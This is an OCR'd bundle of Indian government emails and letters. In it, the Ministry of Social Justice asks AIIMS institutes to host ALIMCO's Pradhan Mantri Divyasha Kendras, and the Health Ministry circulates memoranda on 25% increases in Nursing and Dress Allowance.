Cc: <dydir@aiimsbhopal.edu.in>, <dda@aiimsgorakhpur.edu.in>, <dda@aiimsbhubaneswar.edu.in>, <guptairss@gmail.com>, <dda@aiimsjodhpur.edu.in>, <dda@aiimspatna.org>, <ddaaiimsjammu@gmail.com>, <rajeevsenroy30@gmail.com>, <dda@aiimsraipur.edu.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, <dda@aiimsrishikesh.edu.in>, <dda@aiimsrbl.edu.in>, <dda@aiimsmangalagiri.edu.in>, <ddaiimsnagpur1@gmail.com>, <kpradip10@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, T Mag <thaiu.mag@gov.in>, <dda@aiimsdeoghar.edu.in>, <dda@aiimskalyani.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <ddaaiimsbilaspur@gmail.com>, <ddamadurai1189@gmail.com>

Respected Sir/Madam,

With reference to the subject mentioned above kindly find the attachment for further necessary action.

Regards
Gunjan Sharma
Astt. Section Officer
PMSSY-I, MoH&FW

D.O Letter.pdf
1073K

राजेश अग्रवाल, भा.प्र.से.
सचिव
Rajesh Aggarwal, IAS
Secretary

सत्यमेव जयते

आज़ादी का अमृत महोत्सव

भारत सरकार
सामाजिक न्याय और अधिकारिता मंत्रालय
दिव्यांगजन सशक्तिकरण विभाग
Government of India
Ministry of Social Justice & Empowerment
Department of Empowerment of Persons with Disabilities
(Divyangjan)

D.O. No. 4-4(13)/2022-DD-I — **26th November, 2024**

DS (RK)
We may circulate it to all AIIMS for na. 29/11/24.

Dear Punya ji,

Department of Empowerment of Persons with Disabilities (Divyangjan), Ministry of Social Justice and Empowerment implements 'Scheme of Assistance to Persons with Disabilities for Purchase/Fitting of Aids and Appliances' (ADIP Scheme) wherein Aids and Assistive Devices are provided to Divyangjan by various implementing agencies all over India to help restore their dignity and to enable them to be mainstreamed into society.

2. I would like to draw your attention towards Artificial Limbs Manufacturing Corporation of India (ALIMCO), a CPSE under the administrative control of this Department, which is a major implementing agency of the ADIP Scheme of this Department and Rashtriya Vayoshri Yojana (RVY) implemented by Department of Social Justice and Empowerment. With an endeavour to enhance the outreach of this benefit across the country, ALIMCO desires to open a Pradhan Mantri Divyasha Kendra (PMDK) in all the AIIMS across the nation.

3. PMDKs provide the following services:

a) Free of Cost Provision of Aids and Assistive Devices to the eligible Sr. Citizens & PwDs (covering 04 major disabilities i.e. Orthopedically Impairment, Hearing Impairment, Visually Impairment, and Intellectual Impairment. Various kinds of aids and assistive devices including Motorized Tricycle/Wheelchair, Crutches, Hearing Aid and accessible Smart Phone etc.

(b) Advanced Prosthetics & Orthotic lab that offers customized fabricated Artificial Upper and Lower Limbs.

(c) Audiology room for assessing hearing loss with the provision of providing free of cost Digital and Programmable Behind the Ear Hearing Aid (BTEs).

(d) After-sale service cum technical support

EO No. 3972692/
Earlier copy sent to JS (WI)
DJK (INI)
DJ (AT)

4. With an objective to provide these comprehensive rehabilitation services, the Department had approached all AIIMS vide D.O. No.- 4-4(13)/2022-DD-I Dated 10.08.2023 & D.No.4-4(13)/2022-DD-I Dated 26.07.2024 for extending support to ALIMCO for establishment of PMDK in their premises. In response to the DO letters ALIMCO had signed MoU with AIIMS Delhi, AIIMS Kalyani & AIIMS Rishikesh. However response is still awaited from the rest of the AIIMS.

2/XII
SO (PMSS 4-2)

Contd...../2-

5वां तल, पं. दीनदयाल अंत्योदय भवन, सी.जी.ओ. कॉम्पलेक्स, लोदी रोड, नई दिल्ली–110 003
5th Floor, Pt. Deendayal Antyodaya Bhavan, CGO Complex, Lodhi Road, New Delhi-110 003
Tel. : 011-24369067, 24369055 E-mail : secretaryda-msje@nic.in
www.disabilityaffairs.gov.in @socialpwds

Accessible India Campaign

5. Considering the strategic importance of AIIMS and high demand for Assistive devices PMDK shall play a pivotal role in providing free Aids & Assistive devices to marginalized patients visiting AIIMS.

6. You may like to direct the concerned AIIMS Directors to coordinate with ALIMCO for allocation space for establishment of PMDK. For any further clarification Shri Pankaj Dwivedi, Asst. Manager (+918009864200) may be contacted.

Your intervention in the matter will really help to expedite the process at AIIMS along with all leading Central Government Medical Colleges & Hospitals across the country.

Regards,

Yours sincerely,

(Rajesh Aggarwal)

Ms. Punya Salila Srivastava
Secretary
Ministry of Health & Family Welfare (MoHFW),
Government of India

राजेश यादव, भा.प्र.से.
संयुक्त सचिव
Rajesh Yadav, I.A.S.
Joint Secretary

सत्यमेव जयते

भारत सरकार
सामाजिक न्याय और अधिकारिता मंत्रालय
दिव्यांगजन सशक्तिकरण विभाग
Government of India
Ministry of Social Justice & Empowerment
Department of Empowerment of Persons with Disabilities (Divyangjan)

D.O.No.4-4(13)/2022-DD-I **Dated: 26.07.2024**

Dear Col. Rakesh,

I would like to draw your attention towards D.O. letter of even number dated 10.08.2023 (copy enclosed) wherein it had been requested to provide space to ALIMCO for opening Regional Rehabilitation Centers (RRCs) now renamed as Pradhan Mantri Divyasha Kendra (PMDK).

2. You may appreciate that the concept of Pradhan Mantri Divyasha Kendra (PMDK) has been included in 100 Day Action Plan submitted to PMO and even lauded by Hon'ble President of India during her joint address to Parliament on 27.06.2024.

3. I shall be grateful if the concerned officials of AIIMS are directed to Coordinate with ALIMCO for allocation of Rooms/Space as requested. For any further clarification Shri Pankaj Dwivedi, Asst Manager (+91-8009864200) may be contacted, who has been appointed as the Nodal Officer for setting up PMDK in all AIIMS. I also request you to personally look into the matter and expedite the process of opening PMDK in your Institution.

with regards,

Yours sincerely,

(Rajesh Yadav)

Col. Rakesh Kumar,
AIIMS Awantipora,
Awantipora, Jammu and Kashmir 192122
rakeshkumar7123@yahoo.in

5वां तल, पं. दीनदयाल अंत्योदय भवन, सी.जी.ओ. कॉम्प्लेक्स, लोदी रोड, नई दिल्ली-110 003
5th Floor, Pt. Deendayal Antyodaya Bhavan, CGO Complex, Lodhi Road, New Delhi-110 003
Tel. : +91-11-24369056 E-mail : jsda-msje@nic.in
www.depwd.gov.in @socialpwds

Accessible India Campaign

File No. 4-4(13)/2022-DD-I (Computer No. 23290)

राजेश कुमार यादव, भा.प्र.से.
संयुक्त सचिव

Rajesh Kumar Yadav, I.A.S.
Joint Secretary

सत्यमेव जयते

आज़ादी का अमृत महोत्सव

भारत सरकार
सामाजिक न्याय और अधिकारिता मंत्रालय
दिव्यांगजन सशक्तिकरण विभाग
Government of India
Ministry of Social Justice & Empowerment
Department of Empowerment of Persons with Disabilities (Divyangjan)

D.O. No. - 4-4(13)/2022-DD-I

Date: 10.08.2023

Dear DR. Shakti,

As you are aware that the Department of Empowerment of Persons with Disabilities (Divyangjan), Ministry of Social Justice and Empowerment is implementing the Scheme of Assistance to Persons with Disabilities for Purchase/Fitting of Aids and Appliances (ADIP Scheme) wherein Aids and Assistive Devices are provided to Divyangjan by various implementing agencies all over India to restore their dignity and to enable them to join the mainstream of the society.

2. . I would like to draw your attention to the Artificial Limbs Manufacturing Corporation of India (ALIMCO), a CPSE under the administrative control of this Department which is a major implementing agency of the ADIP Scheme. With an endeavour to enhance the outreach of the benefit of the ADIP scheme across the country, ALIMCO has started opening a Regional Rehabilitation Center (RRC) in all the AIIMS as per the directions of the Ministry.

3. At these RRCs following services are to be offered by the Corporation to the beneficiaries of the Scheme:

a) Free distribution of Aids and Assistive Devices to the eligible Divyangjan (covering 04 major disabilities i.e. Orthopedically Impairment, Hearing Impairment, Visual Impairment and Intellectual Impairment) under the ADIP scheme of the Government of India like Tricycles, Wheelchairs, Crutches, Hearing Aids, Smart Phones etc.

b) Prosthetics & Orthotic Laboratory that shall offer customized state of Art fabricated artificial upper and lower limbs and Calipers.

c) Audiometry room for assessing hearing loss with the provision of providing free of cost Digital and Programmable Hearing aids.

d) After-sale service cum technical support for the appliances being distributed.

4. In this connection, in order to increase the outreach of the Scheme and take the next leap in opening ALIMCO RRCs to cater to the need for assistive devices and rehabilitation of Divyangjan, support of all the AIIMS is solicited for the following:

Room	Particulars of Room required	Size
Room-1	A Registration cum waiting area for beneficiaries .	Around 1000 Sqft.
Room-2	For OPD assessment and casting room .	
Room-3	For GAIT training lab.	
Room-4	For setting up of P&O lab & Audiology room with a storage facility of raw materials of kits and Hi-End Devices.	

contd.....2

5वां तल, पं. दीनदयाल अंत्योदय भवन, सी.जी.ओ. कॉम्प्लेक्स, लोदी रोड, नई दिल्ली-110 003
5th Floor, Pt. Deendayal Antyodaya Bhavan, CGO Complex, Lodhi Road, New Delhi-110 003
Tel. : +91-11-24369056 Telefax : +91-11-24364392 Email : jsda-maje@nic.in
https://disabilityaffairs.gov.in @socialpwds

Accessible India Campaign


File No. 4-4(13)/2022-DD-I (Computer No. 23290)

5. In order to start the process of billing and services and other compliances pertaining to GST, a consent letter in favor of ALIMCO regarding allocation of space with basic amenities mentioning dimensions, along with address proof like electricity bill, title deed or lease deed is solicited. Apart from this, covered space for storage of voluminous Assistive Devices like Tricycles, Wheelchairs, etc. is also required. Considering the strategic importance of AIIMS in the field of Medical Services and Rehabilitation, it would greatly support the Department in service of Divyangjan and support our strive towards an inclusive society.

6. I shall be grateful if the concerned officials of AIIMS are advised to coordinate with the Corporation to allocate Rooms/Space as requested. For any further clarification, Shri Anupam Prakash, Senior Manager (+91-7022834724) may be contacted, who has been appointed as the Nodal Officer for setting up RRC in all AIIMS.

With regards,

Yours sincerely,



(Rajesh Kumar Yadav)

Dr. Shakti Kumar Gupta,
Executive Director
AIIMS Samba
NH 44, Samba, Samba District,
Jammu & Kashmir, 184120
shakti810505@gmail.com

File No. 4-4(13)/2022-DD-I (Computer No. 23290)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Implementation of 25% increase in Nursing and Dress Allowance consequent upon increase in DA to 50% - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 2:39 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

--------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Dec 24, 2024 at 11:23 AM
Subject: Implementation of 25% increase in Nursing and Dress Allowance consequent upon increase in DA to 50% - reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, Executive Director Raebareli <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, AIIMS JAMMU <director@aiimsjammu.edu.in>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, <DDA@aiimsrbl.edu.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, DDA AIIMS Gorakhpur <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, DDA AIIMS Bibinagar <dda@aiimsbibinagar.edu.in>, <dda@aiimsbilaspur.edu.in>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, <sanjaygarg0204@yahoo.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, T Ngamlien <t.ngamlien@icg.gov.in>, Mukesh Kumar <mac.prasad@gmail.com>, <ddaaiimsawantipora1@gmail.com>, <Kumar.rahul@nic.in>, <secyhfw@nic.in>, <Praveen.batra@gov.in>, Cc: <Dinesh.kumar14@nic.in>, : <Ak.biswas57@nic.in>, <sankar.garg@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of

PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; sankar.garg@gov.in;

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

---

2 attachments

Letter.pdf
78K

Encl.pdf
108K

A-27023/15/2024-PMSSY-IV(8279285)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 23-12-2024

To,
Executive Director of all new AIIMS

Subject : Implementation of 25% increase in Nursing and Dress Allowance consequent upon increase in DA to 50% – reg.

Madam/ Sir,

I am directed to refer to this Ministry's OM No. Z.28015/50/2017-N dated 17.9.2024 regarding revision in the rate of Nursing Allowance and OM No. Z.28015/50/2017-N dated 17.9.2024 regarding revision in the rate of Dress Allowance (copies enclosed) and to forward the same for implementation in all new All India Institute of Medical Sciences (AIIMS) set up under Pradhan Mantri Swasthya Suraksha Yojana (PMSSY).

Yours faithfully
Signed by
Arun Kumar Biswas
Date: 23-12-2024 19:37:30
(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Encl(2):

Ministry's OMs No. Z.28015/50/2017-N dated 17.9.2024 and 17.9.2024 regarding Nursing and Dress Allowance.

Copy to:-

i. Deputy Director (Administration), of all new AIIMS
ii. Director , Nursing Division, MoHFW

Copy for information to:-

i. PSO to Secretary(HFW)
ii. PPS to JS(PMSSY)
iii. PS to JD (PMSSY)

No. **Z.28015/50/2017-N**
Government of India
Ministry of Health & Family Welfare
(Nursing Section)

Nirman Bhawan, New Delhi
Dated 17-09-2024

Office Memorandum

Subject: Implementation of 25% increase in Nursing Allowanceconsequent upon Dearness Allowance rise by 50% - reg.

The undersigned is directed to refer to this Ministry's OM No. Z.28015/50/2017-N dated 31st August 2017 (copy enclosed) regarding the Nursing Allowance. The contents of the said OM, *inter alia,* state that the rate of Nursing Allowance will go up by 25% each time the Dearness Allowance payable on revised pay scale rises by 50%.

2. All the Central Governments/UT Hospitals/Institutions and Centrally funded autonomous Bodies like AIIMS, New Delhi, PGIMER, Chandigarh, JIPMER, Pondicherry etc. are requested to take necessary action in accordance with the instructions contained in this Ministry's OM dated 31.08.2017 as mentioned above.

Encl. As above

Signed by
Amit Kumar
Date: 17-09-2024 16:40:46

(Amit Kumar)
Under Secretary to the Govt. of India
Tele: 011-2306 1521

To,

1. All Ministries/Departments of Government of India
2. Chief Secretaries/Administrators of All Union Territories

Copy forwarded for Information and further necessary action to:

1. Director General of Health Services, Nirman Bhawan, New Delhi
2. Joint Secretary (UT), Ministry of Home Affairs, North Block, New Delhi
3. Director, CGHS, Ministry of Health & Family Welfare
4. Director, All India Institute of Medical Science, New Delhi
5. Director, PGIMER, Chandigarh
6. Director, JIPMER Dhanvantri Nagar, Puducherry
7. Director, NEIGRIMS, Shillong
8. The Principal /Medical Superintendents, Safdarjung Hospital /Dr. RML Hospital/ LHMC & SKC Hospital/RAK College of Nursing/Lady Reading Health School, Delhi.

No. Z.28015/50/2017-N
Government of India
Ministry of Health & Family Welfare
(Nursing Section)

Nirman Bhawan, New Delhi
Dated 17-09-2024

Office Memorandum

Subject: Implementation of 25% increase in Dress Allowance consequent upon Dearness Allowance rises by 50% - reg.

The undersigned is directed to refer to this Ministry's OM Nos. Z.28015/50/2017-N dated 31st August 2017 (copy enclosed) regarding the Dress Allowance. The contents of the said OM, *inter alia,* states that the rate of Dress Allowance will go up by 25% each time the Dearness Allowance payable on revised pay scale rises by 50%.

2. All the Central Governments/UT Hospitals/Institutions and Centrally funded autonomous Bodies like AIIMS, New Delhi, PGIMER, Chandigarh, JIPMER, Pondicherry etc. are requested to take necessary action in accordance with the instructions contained in this Ministry's OM dated 31.08.2017 as mentioned above.

Encl. As above

Signed by
Amit Kumar
Date: 17-09-2024 16:41:42

(Amit Kumar)
Under Secretary to the Govt. of India
Tele: 011-2306 1521

To,

1. All Ministries/Departments of Government of India
2. Chief Secretaries/Administrators of All Union Territories

Copy forwarded for Information and further necessary action to:

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7. Director, NEIGRIMS, Shillong
8. The Principal /Medical Superintendents, Safdarjung Hospital /Dr. RML Hospital/ LHMC & SKC Hospital/RAK College of Nursing/Lady Reading Health School, Delhi.